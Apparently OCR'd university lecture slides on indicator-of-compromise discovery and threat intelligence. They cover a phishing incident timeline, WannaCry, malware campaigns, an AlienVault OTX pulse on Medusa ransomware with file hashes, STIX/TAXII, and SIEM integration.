
Think about how it could be evaded

SIGMA Usage



IoC Discovery: How long?

IoC Discovery




An event at UniTS

- **9AM** Attack campaign via mail
  - Propagation through attachment
  - Inbox scan
  - Send email with same Subject to the same people
- Not detected: org boundary-sec, email-sec, endpoint-sec


- **+3 hours** Notification to boundary-sec

- **+12 hours** endpoint-sec updated
- **+24 hours** boundary-sec updated
- **+31 hours** email-sec not yet updated

WannaCry (May 2017): Time 0




WannaCry (May 2017): 30 minutes



Undetected "everywhere"

Remark



- IoC for WannaCry should have been
  1. Discovered
  2. Validated
  3. Distributed
  4. Deployed

  in a **very few minutes**
- **Infeasible**

Threat Intelligence


Malware Campaign

- Attacks to **different** organizations often exhibit **many similarities**
  - Tactics, Techniques, Procedures (**TTP**)
  - Type of targeted organizations
  - Objectives
  - IoC
  - ...
- **Campaign**: grouping of "attacks with many similarities" in a specific time period
- **Attributed** to a specific **threat actor** (or **group**)
- Naming and definitions of campaigns and threat actors **not uniform**


Threat Intelligence (I)

- **Information** about **malware campaigns**
  - And about more general cyber threats and cyber risks
- Distributed through free / paid **TI services**
- Gathered through the analysis of various sources
  - Monitoring of threat actors activities
  - Network telescopes / Honeypots
  - Malware analysis
  - Vulnerability assessments
  - …

Threat Intelligence (II)



Example: New Report Alert



OPEN THREAT EXCHANGE

Hi bartoli.alberto,

A user you are subscribed to (AlienVault) has posted a new pulse:

Medusa Ransomware Turning Your Files into Stone

VIEW PULSE | SUGGEST EDIT | SCAN ENDPOINTS

To view the pulse, please visit https://otx.alienvault.com/pulse/65a07afb559173d01a6eb537

Click "Embed" on the pulse to insert this pulse in your blog.

You can also tweet it out to your followers.

Get this updated threat intelligence automatically in your infrastructure using the OTX API

Example: Threat Description (I)

Medusa Ransomware Turning Your Files into Stone

CREATED 2 YEARS AGO | MODIFIED 2 YEARS AGO by AlienVault | Public | TLP: White

Unit 42 Threat Intelligence analysts have noticed an escalation in Medusa ransomware activities and a shift in tactics toward extortion, characterized by the introduction in early 2023 of their dedicated leak site called the Medusa Blog. Medusa threat actors use this site to disclose sensitive data from victims unwilling to comply with their ransom demands.

REFERENCE: https://unit42.paloaltonetworks.com/medusa-ransomware-escalation-new-leak-site/

TAGS:
Medusa Ransomware, ransomware-as-a-service (RaaS), Telegram, WMI, PowerShell, VBScript, JScript, Cyrillic script, AES256, Safengine Shielden, ASM Guard, ConnectWise, IOCTL code

ADVERSARY: Medusa

INDUSTRIES: Education, Technology, Healthcare, Manufacturing


TARGETED COUNTRIES: United Kingdom of Great Britain and Northern Ireland, France, United States of America

Example: Threat Description (II)

MALWARE FAMILY: ALF:Ransom:Win64/MedusaLocker

ATT&CK IDS:


T1471 – Data Encrypted for Impact, T1007 – System Service Discovery, T1106 – Native API, T1027 – Obfuscated Files or Information, T1011 – Exfiltration Over Other Network Medium, TA0037 – Command and Control, T1021.001 – Remote Desktop Protocol, T1059.001 – PowerShell



TYPES OF INDICATORS

TYPE	INDICATOR
FileHash-MD5	47386ee20a6a94830ee4fa38b419a6f7
FileHash-MD5	84b88ac81e4872ff3bf15c72f431d101
FileHash-MD5	8cd11f34d817a99e4972641caf07951e
FileHash-SHA1	0823d067541de16325e5454a91b57262365a0705

Example: Observed Exploitation Activity



STIX / TAXII

Structured **T**hreat **I**nformation E**x**pression

- **Language** and **serialization** protocol for describing and exchanging cyber threat intelligence
  - IoC
  - YARA / SIGMA rules
  - ...

Trusted **A**utomated E**x**change of **I**ntelligence **I**nformation

- **Application protocol** for the **communication** of **cyber threat information** in a simple and scalable manner

Example: TI→SIEM (I)

INTEGRATIONS

Integrations

AI/ML Integrations


SIEM Integrations

SIEM Integration Overview: Azure Sentinel TI Feed

SIEM Integration Overview: Google SecOps

SIEM Integration Overview: Splunk

Example: TI→SIEM (II)



99% False Positives: A Qualitative Study of SOC Analysts' Perspectives on Security Alarms
31st USENIX Symposium

Threat Intelligence: Remark

- **Crucial** component of a comprehensive cybersecurity strategy

- Useful for:
  - Prevention
  - Mitigation
  - Identification
  - …